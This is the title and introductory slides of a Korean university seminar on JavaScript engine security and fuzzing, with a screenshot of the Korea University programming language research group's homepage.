



KOREA
UNIVERSITY



자바스크립트 엔진 보안과 퍼징 (Fuzzing)


고려대학교 스마트팩토리 융합보안대학원 세미나

박지혁


고려대학교 정보대학 컴퓨터학과
프로그래밍 언어 연구실

2023.11.02


일상생활에 녹아든 웹 브라우저 (+JS 엔진)



JS 엔진은 이 외에도 널리 사용되는 추세



JS 엔진의 결함 및 보안 취약점은 치명적



The screenshot shows a web browser window with the URL plrg.korea.ac.kr in the address bar. The page header features the PLRG logo and navigation links for Members, Research, Publications, Courses, Talks, Trips, and a search icon. The main title "PLRG @ Korea University" is prominently displayed. A green callout box contains the text "Welcome to Programming Language Research Group (PLRG) at Korea University!". Below this, a paragraph describes their research goal: "Our research goal is to help developers design and implement high-quality software using diverse *programming language* technologies." Another section lists their research interests: "Especially our research interests are as follows:" followed by a bulleted list: program analysis, mechanized specification, and program synthesis.

